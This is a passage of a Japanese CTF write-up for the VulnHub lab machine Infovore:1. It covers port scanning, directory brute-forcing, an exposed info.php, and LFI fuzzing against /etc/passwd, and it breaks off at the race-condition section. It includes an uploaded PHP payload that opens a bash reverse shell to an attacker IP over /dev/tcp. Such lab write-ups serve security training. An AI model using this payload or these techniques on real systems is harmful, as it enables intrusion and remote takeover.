> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/writeups-ctf/vulnhub/linux-vulnhub/infovore-1-vulnhub-writeup.md).

# Infovore: 1 VulnHub Writeup

Web列挙、LFI（Local File Inclusion）、info.phpで見えるfile/\_uploadsの悪用（phpinfo() + レースコンディション経由のLFI2RCE）、システム列挙（

{% embed url="<https://www.vulnhub.com/entry/infovore-1,496/>" %}

{% hint style="warning" %}
スキル:

* Web列挙
* LFI（ローカルファイルインクルージョン）
* info.phpで見えるfile/\_uploadsの悪用（phpinfo() + レースコンディションによるLFI2RCE）
* システム列挙（LinPEAS）
* 保護された秘密SSH鍵のクラック
* SSH鍵ペアの信頼を悪用してコンテナから脱出
* dockerグループの悪用（権限昇格）
  {% endhint %}

## 偵察

#### **作業環境の設定:**


重要なコンテンツ、エクスプロイト、Nmap の偵察結果を保存するために、3つのフォルダを作成して作業環境を整えます。

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-01c5fbd830e06cdaa1be119c275464c1e81edf73%2Fimage%20(1971).png?alt=media" alt=""><figcaption></figcaption></figure>

#### **arp-scanによるIPアドレスの発見：**


arp-scanコマンドを使用してマシンのIPアドレスを検出：

```bash
arp-scan -I ens33 --localnet --ignoredups
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-8ce1612b7babb9223e323dd863258f21c89fda8f%2Fimage%20(1976).png?alt=media" alt=""><figcaption></figcaption></figure>

#### **Nmap による開いているポートの検出:**


開いているポートを列挙し、結果を Nmap ディレクトリ内の「allPorts」ファイルに出力します:

```bash
nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 192.168.71.146 -oG allPorts
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-1aed837fb099d8a0f2a68d9f1134407107316e63%2Fimage%20(1972).png?alt=media" alt=""><figcaption></figcaption></figure>

#### **Nmapでのポートバージョンスキャン：**


Nmap を使ってサービスのバージョンをスキャンし、出力を「targeted」ファイルに保存します:

```bash
 nmap -sCV -p80 192.168.71.146 -oN targeted
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-b73c28ae22115bd0a5db5383a0c8f493f09790d0%2Fimage%20(1973).png?alt=media" alt=""><figcaption></figcaption></figure>


#### Wappalyzerによるサーバーのスキャン：

Wappalyzerを使って、サーバーがApacheとPHPを使用していることを特定。

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-939d2f52c0d554cda67a30ea1f73ec08b260ba67%2Fimage%20(1974).png?alt=media" alt=""><figcaption></figcaption></figure>


#### **WhatWebで対象のバージョンを特定**

WhatWebでWebサイトをスキャンし、マシンのバージョン（Ubuntu）とApacheを特定：

```bash
whatweb http://192.168.71.146
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-0abc5f5a793376fc3f9dcf7b45b75c586f139a92%2Fimage%20(1975).png?alt=media" alt=""><figcaption></figcaption></figure>

## 調査対象： `info.php`


**Gobusterでディレクトリを探索：**

使用する **Gobuster** 辞書を使って隠されたアクセスファイルを見つける。

```bash
gobuster dir -u http://192.168.71.146/ -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 20 -x php,txt,html,php.bak
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-0316e2405e6cb18714ff20bde3aefd307a14961c%2Fimage%20(1977).png?alt=media" alt=""><figcaption></figcaption></figure>



「〜」という名前のファイル **info.php** が見つかり、サーバーのPHP設定全体が含まれている。

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-e0af2b63ac5af8b7cb6641458a87b4d8e0b601fa%2Fimage%20(1979).png?alt=media" alt=""><figcaption></figcaption></figure>

無効化された関数がないことが分かる。

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-b9c2dcaeb99d23f73fce98e9bcbd28a340f35959%2Fimage%20(1978).png?alt=media" alt=""><figcaption></figcaption></figure>

## ファイルアップロードの脆弱性:


〜を見つけた後、 `info.php` ファイルをサーバーへアップロードできる可能性を探る。

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-791273de3dfeb98585d1aa29fa1aef78ee5596f0%2Fimage%20(1980).png?alt=media" alt=""><figcaption></figcaption></figure>

**Burp Suiteで傍受：**


Burp Suiteを使ってリクエストを傍受する。メソッドを「GET」から「POST」に変更する。<br>

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-7a05677663e703d61a35bb61a2bab9f05e6358ba%2Fimage%20(1981).png?alt=media" alt=""><figcaption></figcaption></figure>


#### サーバーへテキストファイルを取り込むリクエスト：

以下のBurp Suiteリクエストを使って、という名前のファイルをアップロードする `test.txt`:

```markup
Content-Type: multipart/form-data; boundary=--pwned


----pwned
Content-Disposition: form-data; name="name"; filename="test.txt"
Content-Type: text/plain

これはテストです
----pwned
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-40d4d5bf1643e083ba64f368be0664a6e253e251%2Fimage%20(1982).png?alt=media" alt=""><figcaption></figcaption></figure>

**PHPコードインジェクション：**

同じBurp Suiteの構成を使ってPHPコードを挿入してみる。挿入するファイルの内容を変更する。

```markup
Content-Type: multipart/form-data; boundary=--pwned


----pwned
Content-Disposition: form-data; name="name"; filename="cmd.php"
Content-Type: text/plain

<?php system("bash -c 'bash -i >& /dev/tcp/192.168.71.45/443 0>&1'"); ?>
----pwned
```


#### 挿入の確認：

サーバー上に「cmd.php」ファイルが存在することを確認して、挿入が成功したかどうかを確認する。

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-cad61f8f74624a0cdce81120e601c23d3c197f16%2Fimage%20(1983).png?alt=media" alt=""><figcaption></figcaption></figure>

#### LFIの探索



LFI脆弱性を見つけるために、wfuzツールを使ってPHPファイルへリダイレクトする可能性のあるパラメータを特定する。コマンドは以下のとおり：

```bash
wfuzz -c --hl=136 -t 200 -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -u "http://192.168.71.146/index.php?FUZZ=/etc/passwd"
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-d2bf64b45ff271f6c6c045ebf4fed604ea0d56b5%2Fimage%20(1985).png?alt=media" alt=""><figcaption></figcaption></figure>

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-0e260d72d9df2721b745b1ed76a1430e2033ab9a%2Fimage%20(1984).png?alt=media" alt=""><figcaption></figcaption></figure>


#### ファイルが絶えず変わることによる困難：

残念ながら、一時フォルダが絶えず変わるため、cmd.phpファイルの内容を一覧表示できない：

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-2e7782db2629ce333520a4cefe550de7cc93bed0%2Fimage%20(1986).png?alt=media" alt=""><figcaption></figcaption></figure>

## 脆弱性のレースコンディション：

